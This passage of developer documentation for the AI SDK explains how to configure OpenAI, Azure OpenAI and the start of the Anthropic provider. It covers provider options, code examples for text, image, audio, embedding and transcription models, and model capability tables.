'24h'to enable extended prompt caching, which keeps cached prefixes active for up to 24 hours. Defaults to'in_memory'for standard prompt caching. Note:'24h'is currently only available for the 5.1 series of models. -
safetyIdentifier string
A stable identifier used to help detect users of your application that may be violating OpenAI's usage policies. The IDs should be a string that uniquely identifies each user.
Reasoning
OpenAI has introduced the o1,o3, and o4 series of reasoning models.
Currently, o4-mini, o3, o3-mini, and o1 are available via both the chat and responses APIs. The
models codex-mini-latest and computer-use-preview are available only via the responses API.
Reasoning models currently only generate text, have several limitations, and are only supported using generateText and streamText.
They support additional settings and response metadata:
-
You can use
providerOptionsto set- the
reasoningEffortoption (or alternatively thereasoningEffortmodel setting), which determines the amount of reasoning the model performs.
- the
-
You can use response
providerMetadatato access the number of reasoning tokens that the model generated.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text, usage, providerMetadata } = await generateText({
model: openai.chat('gpt-5'),
prompt: 'Invent a new holiday and describe its traditions.',
providerOptions: {
openai: {
reasoningEffort: 'low',
},
},
});
console.log(text);
console.log('Usage:', {
...usage,
reasoningTokens: providerMetadata?.openai?.reasoningTokens,
});
Structured Outputs
Structured outputs are enabled by default.
You can disable them by setting the structuredOutputs option to false.
import { openai } from '@ai-sdk/openai';
import { generateObject } from 'ai';
import { z } from 'zod';
const result = await generateObject({
model: openai.chat('gpt-4o-2024-08-06'),
providerOptions: {
openai: {
structuredOutputs: false,
},
},
schemaName: 'recipe',
schemaDescription: 'A recipe for lasagna.',
schema: z.object({
name: z.string(),
ingredients: z.array(
z.object({
name: z.string(),
amount: z.string(),
}),
),
steps: z.array(z.string()),
}),
prompt: 'Generate a lasagna recipe.',
});
console.log(JSON.stringify(result.object, null, 2));
For example, optional schema properties are not supported.
You need to change Zod .nullish() and .optional() to .nullable().
Logprobs
OpenAI provides logprobs information for completion/chat models.
You can access it in the providerMetadata object.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.chat('gpt-5'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
providerOptions: {
openai: {
// this can also be a number,
// refer to logprobs provider options section for more
logprobs: true,
},
},
});
const openaiMetadata = (await result.providerMetadata)?.openai;
const logprobs = openaiMetadata?.logprobs;
Image Support
The OpenAI Chat API supports Image inputs for appropriate models. You can pass Image files as part of the message content using the 'image' type:
const result = await generateText({
model: openai.chat('gpt-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Please describe the image.',
},
{
type: 'image',
image: fs.readFileSync('./data/image.png'),
},
],
},
],
});
The model will have access to the image and will respond to questions about it.
The image should be passed using the image field.
You can also pass the URL of an image.
{
type: 'image',
image: 'https://sample.edu/image.png',
}
PDF support
The OpenAI Chat API supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: openai.chat('gpt-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mediaType should be set to 'application/pdf'.
You can also pass a file-id from the OpenAI Files API.
{
type: 'file',
data: 'file-8EFBcWHsQxZV7YGezBC1fq',
mediaType: 'application/pdf',
}
You can also pass the URL of a PDF.
{
type: 'file',
data: 'https://sample.edu/example.pdf',
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
}
Predicted Outputs
OpenAI supports predicted outputs for gpt-4o and gpt-4o-mini.
Predicted outputs help you reduce latency by allowing you to specify a base text that the model should modify.
You can enable predicted outputs by adding the prediction option to the providerOptions.openai object:
const result = streamText({
model: openai.chat('gpt-5'),
messages: [
{
role: 'user',
content: 'Replace the Username property with an Email property.',
},
{
role: 'user',
content: existingCode,
},
],
providerOptions: {
openai: {
prediction: {
type: 'content',
content: existingCode,
},
},
},
});
OpenAI provides usage information for predicted outputs (acceptedPredictionTokens and rejectedPredictionTokens).
You can access it in the providerMetadata object.
const openaiMetadata = (await result.providerMetadata)?.openai;
const acceptedPredictionTokens = openaiMetadata?.acceptedPredictionTokens;
const rejectedPredictionTokens = openaiMetadata?.rejectedPredictionTokens;
Image Detail
You can use the openai provider option to set the image input detail to high, low, or auto:
const result = await generateText({
model: openai.chat('gpt-5'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe the image in detail.' },
{
type: 'image',
image:
'https://github.com/vercel/ai/blob/main/examples/ai-core/data/comic-cat.png?raw=true',
// OpenAI specific options - image detail:
providerOptions: {
openai: { imageDetail: 'low' },
},
},
],
},
],
});
Distillation
OpenAI supports model distillation for some models.
If you want to store a generation for use in the distillation process, you can add the store option to the providerOptions.openai object.
This will save the generation to the OpenAI platform for later use in distillation.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
import 'dotenv/config';
async function main() {
const { text, usage } = await generateText({
model: openai.chat('gpt-4o-mini'),
prompt: 'Who worked on the original macintosh?',
providerOptions: {
openai: {
store: true,
metadata: {
custom: 'value',
},
},
},
});
console.log(text);
console.log();
console.log('Usage:', usage);
}
main().catch(console.error);
Prompt Caching
OpenAI has introduced Prompt Caching for supported models
including gpt-4o and gpt-4o-mini.
- Prompt caching is automatically enabled for these models, when the prompt is 1024 tokens or longer. It does not need to be explicitly enabled.
- You can use response
providerMetadatato access the number of prompt tokens that were a cache hit. - Note that caching behavior is dependent on load on OpenAI's infrastructure. Prompt prefixes generally remain in the cache following 5-10 minutes of inactivity before they are evicted, but during off-peak periods they may persist for up to an hour.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text, usage, providerMetadata } = await generateText({
model: openai.chat('gpt-4o-mini'),
prompt: `A 1024-token or longer prompt...`,
});
console.log(`usage:`, {
...usage,
cachedPromptTokens: providerMetadata?.openai?.cachedPromptTokens,
});
To improve cache hit rates, you can manually control caching using the promptCacheKey option:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text, usage, providerMetadata } = await generateText({
model: openai.chat('gpt-5'),
prompt: `A 1024-token or longer prompt...`,
providerOptions: {
openai: {
promptCacheKey: 'my-custom-cache-key-123',
},
},
});
console.log(`usage:`, {
...usage,
cachedPromptTokens: providerMetadata?.openai?.cachedPromptTokens,
});
For GPT-5.1 models, you can enable extended prompt caching that keeps cached prefixes active for up to 24 hours:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text, usage, providerMetadata } = await generateText({
model: openai.chat('gpt-5.1'),
prompt: `A 1024-token or longer prompt...`,
providerOptions: {
openai: {
promptCacheKey: 'my-custom-cache-key-123',
promptCacheRetention: '24h', // Extended caching for GPT-5.1
},
},
});
console.log(`usage:`, {
...usage,
cachedPromptTokens: providerMetadata?.openai?.cachedPromptTokens,
});
Audio Input
With the gpt-4o-audio-preview model, you can pass audio files to the model.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.chat('gpt-4o-audio-preview'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'What is the audio saying?' },
{
type: 'file',
mediaType: 'audio/mpeg',
data: fs.readFileSync('./data/galileo.mp3'),
},
],
},
],
});
Completion Models
You can create models that call the OpenAI completions API using the .completion() factory method.
The first argument is the model id.
Currently only gpt-3.5-turbo-instruct is supported.
const model = openai.completion('gpt-3.5-turbo-instruct');
OpenAI completion models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
const model = openai.completion('gpt-3.5-turbo-instruct');
await model.doGenerate({
providerOptions: {
openai: {
echo: true, // optional, echo the prompt in addition to the completion
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
suffix: 'some text', // optional suffix that comes after a completion of inserted text
user: 'test-user', // optional unique user identifier
},
},
});
The following optional provider options are available for OpenAI completion models:
-
echo: boolean
Echo back the prompt in addition to the completion.
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the <|endoftext|> token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
suffix string
The suffix that comes after a completion of inserted text.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Model Capabilities
| Model | Image Input | Audio Input | Object Generation | Tool Usage |
|---|---|---|---|---|
gpt-5.4-pro |
||||
gpt-5.4 |
||||
gpt-5.4-mini |
||||
gpt-5.4-nano |
||||
gpt-5.3-chat-latest |
||||
gpt-5.2-pro |
||||
gpt-5.2-chat-latest |
||||
gpt-5.2 |
||||
gpt-5.1-codex-mini |
||||
gpt-5.1-codex |
||||
gpt-5.1-chat-latest |
||||
gpt-5.1 |
||||
gpt-5-pro |
||||
gpt-5 |
||||
gpt-5-mini |
||||
gpt-5-nano |
||||
gpt-5-codex |
||||
gpt-5-chat-latest |
||||
gpt-4.1 |
||||
gpt-4.1-mini |
||||
gpt-4.1-nano |
||||
gpt-4o |
||||
gpt-4o-mini |
Embedding Models
You can create models that call the OpenAI embeddings API
using the .textEmbedding() factory method.
const model = openai.textEmbedding('text-embedding-3-large');
OpenAI embedding models support several additional provider options. You can pass them as an options argument:
import { openai } from '@ai-sdk/openai';
import { embed } from 'ai';
const { embedding } = await embed({
model: openai.textEmbedding('text-embedding-3-large'),
value: 'sunny day at the beach',
providerOptions: {
openai: {
dimensions: 512, // optional, number of dimensions for the embedding
user: 'test-user', // optional unique user identifier
},
},
});
The following optional provider options are available for OpenAI embedding models:
-
dimensions: number
The number of dimensions the resulting output embeddings should have. Only supported in text-embedding-3 and later models.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Model Capabilities
| Model | Default Dimensions | Custom Dimensions |
|---|---|---|
text-embedding-3-large |
3072 | |
text-embedding-3-small |
1536 | |
text-embedding-ada-002 |
1536 |
Image Models
You can create models that call the OpenAI image generation API
using the .image() factory method.
const model = openai.image('dall-e-3');
Model Capabilities
| Model | Sizes |
|---|---|
gpt-image-1.5 |
1024x1024, 1536x1024, 1024x1536 |
gpt-image-1-mini |
1024x1024, 1536x1024, 1024x1536 |
gpt-image-1 |
1024x1024, 1536x1024, 1024x1536 |
dall-e-3 |
1024x1024, 1792x1024, 1024x1792 |
dall-e-2 |
256x256, 512x512, 1024x1024 |
You can pass optional providerOptions to the image model. These are prone to change by OpenAI and are model dependent. For example, the gpt-image-1 model supports the quality option:
const { image, providerMetadata } = await generateImage({
model: openai.image('gpt-image-1.5'),
prompt: 'A salamander at sunrise in a forest pond in the Seychelles.',
providerOptions: {
openai: { quality: 'high' },
},
});
For more on generateImage() see Image Generation.
OpenAI's image models return additional metadata in the response that can be
accessed via providerMetadata.openai. The following OpenAI-specific metadata
is available:
-
images Array<object>
Array of image-specific metadata. Each image object may contain:
revisedPromptstring - The revised prompt that was actually used to generate the image (OpenAI may modify your prompt for safety or clarity)creatednumber - The Unix timestamp (in seconds) of when the image was createdsizestring - The size of the generated image. One of1024x1024,1024x1536, or1536x1024qualitystring - The quality of the generated image. One oflow,medium, orhighbackgroundstring - The background parameter used for the image generation. EithertransparentoropaqueoutputFormatstring - The output format of the generated image. One ofpng,webp, orjpeg
For more information on the available OpenAI image model options, see the OpenAI API reference.
Transcription Models
You can create models that call the OpenAI transcription API
using the .transcription() factory method.
The first argument is the model id e.g. whisper-1.
const model = openai.transcription('whisper-1');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format will improve accuracy and latency.
import { experimental_transcribe as transcribe } from 'ai';
import { openai } from '@ai-sdk/openai';
const result = await transcribe({
model: openai.transcription('whisper-1'),
audio: new Uint8Array([1, 2, 3, 4]),
providerOptions: { openai: { language: 'en' } },
});
To get word-level timestamps, specify the granularity:
import { experimental_transcribe as transcribe } from 'ai';
import { openai } from '@ai-sdk/openai';
const result = await transcribe({
model: openai.transcription('whisper-1'),
audio: new Uint8Array([1, 2, 3, 4]),
providerOptions: {
openai: {
//timestampGranularities: ['word'],
timestampGranularities: ['segment'],
},
},
});
// Access word-level timestamps
console.log(result.segments); // Array of segments with startSecond/endSecond
The following provider options are available:
-
timestampGranularities string[] The granularity of the timestamps in the transcription. Defaults to
['segment']. Possible values are['word'],['segment'], and['word', 'segment']. Note: There is no additional latency for segment timestamps, but generating word timestamps incurs additional latency. -
language string The language of the input audio. Supplying the input language in ISO-639-1 format (e.g. 'en') will improve accuracy and latency. Optional.
-
prompt string An optional text to guide the model's style or continue a previous audio segment. The prompt should match the audio language. Optional.
-
temperature number The sampling temperature, between 0 and 1. Higher values like 0.8 will make the output more random, while lower values like 0.2 will make it more focused and deterministic. If set to 0, the model will use log probability to automatically increase the temperature until certain thresholds are hit. Defaults to 0. Optional.
-
include string[] Additional information to include in the transcription response.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper-1 |
||||
gpt-4o-mini-transcribe |
||||
gpt-4o-transcribe |
Speech Models
You can create models that call the OpenAI speech API
using the .speech() factory method.
The first argument is the model id e.g. tts-1.
const model = openai.speech('tts-1');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying a voice to use for the generated audio.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { openai } from '@ai-sdk/openai';
const result = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
providerOptions: { openai: {} },
});
-
instructions string Control the voice of your generated audio with additional instructions e.g. "Speak in a slow and steady tone". Does not work with
tts-1ortts-1-hd. Optional. -
response_format string The format to audio in. Supported formats are
mp3,opus,aac,flac,wav, andpcm. Defaults tomp3. Optional. -
speed number The speed of the generated audio. Select a value from 0.25 to 4.0. Defaults to 1.0. Optional.
Model Capabilities
| Model | Instructions |
|---|---|
tts-1 |
|
tts-1-hd |
|
gpt-4o-mini-tts |
title: Azure OpenAI description: Learn how to use the Azure OpenAI provider for the AI SDK.
Azure OpenAI Provider
The Azure OpenAI provider contains language model support for the Azure OpenAI chat API.
Setup
The Azure OpenAI provider is available in the @ai-sdk/azure module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance azure from @ai-sdk/azure:
import { azure } from '@ai-sdk/azure';
If you need a customized setup, you can import createAzure from @ai-sdk/azure and create a provider instance with your settings:
import { createAzure } from '@ai-sdk/azure';
const azure = createAzure({
resourceName: 'your-resource-name', // Azure resource name
apiKey: 'your-api-key',
});
You can use the following optional settings to customize the OpenAI provider instance:
-
resourceName string
Azure resource name. It defaults to the
AZURE_RESOURCE_NAMEenvironment variable.The resource name is used in the assembled URL:
https://{resourceName}.openai.azure.com/openai/v1{path}. You can usebaseURLinstead to specify the URL prefix. -
apiKey string
API key that is being sent using the
api-keyheader. It defaults to theAZURE_API_KEYenvironment variable. -
apiVersion string
Sets a custom api version. Defaults to
v1. -
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers.
Either this or
resourceNamecan be used. When a baseURL is provided, the resourceName is ignored.With a baseURL, the resolved URL is
{baseURL}/v1{path}. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
useDeploymentBasedUrls boolean
Use deployment-based URLs for API calls. Set to
trueto use the legacy deployment format:{baseURL}/deployments/{deploymentId}{path}?api-version={apiVersion}instead of{baseURL}/v1{path}?api-version={apiVersion}. Defaults tofalse.This option is useful for compatibility with certain Azure OpenAI models or deployments that require the legacy endpoint format.
Language Models
The Azure OpenAI provider instance is a function that you can invoke to create a language model:
const model = azure('your-deployment-name');
You need to pass your deployment name as the first argument.
Reasoning Models
Azure exposes the thinking of DeepSeek-R1 in the generated text using the <think> tag.
You can use the extractReasoningMiddleware to extract this reasoning and expose it as a reasoning property on the result:
import { azure } from '@ai-sdk/azure';
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const enhancedModel = wrapLanguageModel({
model: azure('your-deepseek-r1-deployment-name'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
Example
You can use OpenAI language models to generate text with the generateText function:
import { azure } from '@ai-sdk/azure';
import { generateText } from 'ai';
const { text } = await generateText({
model: azure('your-deployment-name'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
OpenAI language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core).
Provider Options
When using OpenAI language models on Azure, you can configure provider-specific options using providerOptions.openai. More information on available configuration options are on the OpenAI provider page.
const messages = [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is the capital of the moon?',
},
{
type: 'image',
image: 'https://example.com/image.png',
providerOptions: {
openai: { imageDetail: 'low' },
},
},
],
},
];
const { text } = await generateText({
model: azure('your-deployment-name'),
providerOptions: {
openai: {
reasoningEffort: 'low',
},
},
});
Chat Models
Azure OpenAI chat models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
import { azure } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure('your-deployment-name'),
prompt: 'Write a short story about a robot.',
providerOptions: {
openai: {
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
user: 'test-user', // optional unique user identifier
},
},
});
The following optional provider options are available for OpenAI chat models:
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. Default to true.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Responses Models
You can use the Azure OpenAI responses API with the azure.responses(deploymentName) factory method.
const model = azure.responses('your-deployment-name');
Further configuration can be done using OpenAI provider options.
You can validate the provider options using the OpenAIResponsesProviderOptions type.
import { azure, OpenAIResponsesProviderOptions } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure.responses('your-deployment-name'),
providerOptions: {
openai: {
parallelToolCalls: false,
store: false,
user: 'user_123',
// ...
} satisfies OpenAIResponsesProviderOptions,
},
// ...
});
The following provider options are available:
-
parallelToolCalls boolean Whether to use parallel tool calls. Defaults to
true. -
store boolean Whether to store the generation. Defaults to
true. -
metadata Record<string, string> Additional metadata to store with the generation.
-
previousResponseId string The ID of the previous response. You can use it to continue a conversation. Defaults to
undefined. -
instructions string Instructions for the model. They can be used to change the system or developer message when continuing a conversation using the
previousResponseIdoption. Defaults toundefined. -
user string A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Defaults to
undefined. -
reasoningEffort 'low' | 'medium' | 'high' Reasoning effort for reasoning models. Defaults to
medium. If you useproviderOptionsto set thereasoningEffortoption, this model setting will be ignored. -
strictJsonSchema boolean Whether to use strict JSON schema validation. Defaults to
false.
The Azure OpenAI responses provider also returns provider-specific metadata:
const { providerMetadata } = await generateText({
model: azure.responses('your-deployment-name'),
});
const openaiMetadata = providerMetadata?.openai;
The following OpenAI-specific metadata is returned:
-
responseId string The ID of the response. Can be used to continue a conversation.
-
cachedPromptTokens number The number of prompt tokens that were a cache hit.
-
reasoningTokens number The number of reasoning tokens that the model generated.
Web Search Tool
The Azure OpenAI responses API supports web search(preview) through the azure.tools.webSearchPreview tool.
const result = await generateText({
model: azure('gpt-4.1-mini'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search_preview: azure.tools.webSearchPreview({
// optional configuration:
searchContextSize: 'low',
userLocation: {
type: 'approximate',
city: 'San Francisco',
region: 'California',
},
}),
},
// Force web search tool (optional):
toolChoice: { type: 'tool', toolName: 'web_search_preview' },
});
console.log(result.text);
// URL sources directly from `results`
const sources = result.sources;
for (const source of sources) {
console.log('source:', source);
}
File Search Tool
The Azure OpenAI responses API supports file search through the azure.tools.fileSearch tool.
You can force the use of the file search tool by setting the toolChoice parameter to { type: 'tool', toolName: 'file_search' }.
const result = await generateText({
model: azure.responses('gpt-5'),
prompt: 'What does the document say about user authentication?',
tools: {
file_search: azure.tools.fileSearch({
// optional configuration:
vectorStoreIds: ['vs_123', 'vs_456'],
maxNumResults: 10,
ranking: {
ranker: 'auto',
},
}),
},
// Force file search tool:
toolChoice: { type: 'tool', toolName: 'file_search' },
});
Image Generation Tool
Azure OpenAI's Responses API supports multi-modal image generation as a provider-defined tool.
Availability is restricted to specific models (for example, gpt-5 variants).
You can use the image tool with generateText.
import { createAzure } from '@ai-sdk/azure';
import { generateText } from 'ai';
const azure = createAzure({
headers: {
'x-ms-oai-image-generation-deployment': 'gpt-image-1', // use your own image model deployment
},
});
const result = await generateText({
model: azure.responses('gpt-5'),
prompt:
'Generate an image of an echidna swimming across the Mozambique channel.',
tools: {
image_generation: azure.tools.imageGeneration({ outputFormat: 'png' }),
},
});
for (const toolResult of result.staticToolResults) {
if (toolResult.toolName === 'image_generation') {
const base64Image = toolResult.output.result;
}
}
Code Interpreter Tool
The Azure OpenAI responses API supports the code interpreter tool through the azure.tools.codeInterpreter tool. This allows models to write and execute Python code.
import { azure } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure.responses('gpt-5'),
prompt: 'Write and run Python code to calculate the factorial of 10',
tools: {
code_interpreter: azure.tools.codeInterpreter({
// optional configuration:
container: {
fileIds: ['assistant-123', 'assistant-456'], // optional file IDs to make available
},
}),
},
});
The code interpreter tool can be configured with:
- container: Either a container ID string or an object with
fileIdsto specify uploaded files that should be available to the code interpreter
PDF support
The Azure OpenAI Responses API supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: azure.responses('your-deployment-name'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mediaType should be set to 'application/pdf'.
Completion Models
You can create models that call the completions API using the .completion() factory method.
The first argument is the model id.
Currently only gpt-35-turbo-instruct is supported.
const model = azure.completion('your-gpt-35-turbo-instruct-deployment');
OpenAI completion models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
import { azure } from '@ai-sdk/azure';
import { generateText } from 'ai';
const result = await generateText({
model: azure.completion('your-gpt-35-turbo-instruct-deployment'),
prompt: 'Write a haiku about coding.',
providerOptions: {
openai: {
echo: true, // optional, echo the prompt in addition to the completion
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
suffix: 'some text', // optional suffix that comes after a completion of inserted text
user: 'test-user', // optional unique user identifier
},
},
});
The following optional provider options are available for Azure OpenAI completion models:
-
echo: boolean
Echo back the prompt in addition to the completion.
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the <|endoftext|> token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
suffix string
The suffix that comes after a completion of inserted text.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Embedding Models
You can create models that call the Azure OpenAI embeddings API
using the .textEmbedding() factory method.
const model = azure.textEmbedding('your-embedding-deployment');
Azure OpenAI embedding models support several additional settings. You can pass them as an options argument:
import { azure } from '@ai-sdk/azure';
import { embed } from 'ai';
const { embedding } = await embed({
model: azure.textEmbedding('your-embedding-deployment'),
value: 'sunny day at the beach',
providerOptions: {
openai: {
dimensions: 512, // optional, number of dimensions for the embedding
user: 'test-user', // optional unique user identifier
},
},
});
The following optional provider options are available for Azure OpenAI embedding models:
-
dimensions: number
The number of dimensions the resulting output embeddings should have. Only supported in text-embedding-3 and later models.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Image Models
You can create models that call the Azure OpenAI image generation API (DALL-E) using the .image() factory method. The first argument is your deployment name for the DALL-E model.
const model = azure.image('your-dalle-deployment-name');
Azure OpenAI image models support several additional settings. You can pass them as providerOptions.openai when generating the image:
await generateImage({
model: azure.image('your-dalle-deployment-name'),
prompt: 'A photorealistic image of a cat astronaut floating in space',
size: '1024x1024', // '1024x1024', '1792x1024', or '1024x1792' for DALL-E 3
providerOptions: {
openai: {
user: 'test-user', // optional unique user identifier
responseFormat: 'url', // 'url' or 'b64_json', defaults to 'url'
},
},
});
Example
You can use Azure OpenAI image models to generate images with the generateImage function:
import { azure } from '@ai-sdk/azure';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: azure.image('your-dalle-deployment-name'),
prompt: 'A photorealistic image of a cat astronaut floating in space',
size: '1024x1024', // '1024x1024', '1792x1024', or '1024x1792' for DALL-E 3
});
// image contains the URL or base64 data of the generated image
console.log(image);
Model Capabilities
Azure OpenAI supports DALL-E 2 and DALL-E 3 models through deployments. The capabilities depend on which model version your deployment is using:
| Model Version | Sizes |
|---|---|
| DALL-E 3 | 1024x1024, 1792x1024, 1024x1792 |
| DALL-E 2 | 256x256, 512x512, 1024x1024 |
Transcription Models
You can create models that call the Azure OpenAI transcription API using the .transcription() factory method.
The first argument is the model id e.g. whisper-1.
const model = azure.transcription('whisper-1');
const azure = createAzure({
useDeploymentBasedUrls: true,
apiVersion: '2025-04-01-preview',
});
This uses the legacy endpoint format which may be required for certain Azure OpenAI deployments.
When using useDeploymentBasedUrls, the default api-version is not valid. You must set it to 2025-04-01-preview or an earlier value.
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format will improve accuracy and latency.
import { experimental_transcribe as transcribe } from 'ai';
import { azure } from '@ai-sdk/azure';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: azure.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
providerOptions: { openai: { language: 'en' } },
});
The following provider options are available:
-
timestampGranularities string[] The granularity of the timestamps in the transcription. Defaults to
['segment']. Possible values are['word'],['segment'], and['word', 'segment']. Note: There is no additional latency for segment timestamps, but generating word timestamps incurs additional latency. -
language string The language of the input audio. Supplying the input language in ISO-639-1 format (e.g. 'en') will improve accuracy and latency. Optional.
-
prompt string An optional text to guide the model's style or continue a previous audio segment. The prompt should match the audio language. Optional.
-
temperature number The sampling temperature, between 0 and 1. Higher values like 0.8 will make the output more random, while lower values like 0.2 will make it more focused and deterministic. If set to 0, the model will use log probability to automatically increase the temperature until certain thresholds are hit. Defaults to 0. Optional.
-
include string[] Additional information to include in the transcription response.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper-1 |
||||
gpt-4o-mini-transcribe |
||||
gpt-4o-transcribe |
title: Anthropic description: Learn how to use the Anthropic provider for the AI SDK.
Anthropic Provider
The Anthropic provider contains language model support for the Anthropic Messages API.
Setup
The Anthropic provider is available in the @ai-sdk/anthropic module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance anthropic from @ai-sdk/anthropic:
import { anthropic } from '@ai-sdk/anthropic';
If you need a customized setup, you can import createAnthropic from @ai-sdk/anthropic and create a provider instance with your settings:
import { createAnthropic } from '@ai-sdk/anthropic';
const anthropic = createAnthropic({
// custom settings
});
You can use the following optional settings to customize the Anthropic provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.anthropic.com/v1. -
apiKey string
API key that is being sent using the
x-api-keyheader. It defaults to theANTHROPIC_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Anthropic Messages API using the provider instance.
The first argument is the model id, e.g. claude-3-haiku-20240307.
Some models have multi-modal capabilities.
const model = anthropic('claude-3-haiku-20240307');
You can use Anthropic language models to generate text with the generateText function:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: anthropic('claude-3-haiku-20240307'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Anthropic language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core).
The following optional provider options are available for Anthropic models:
-
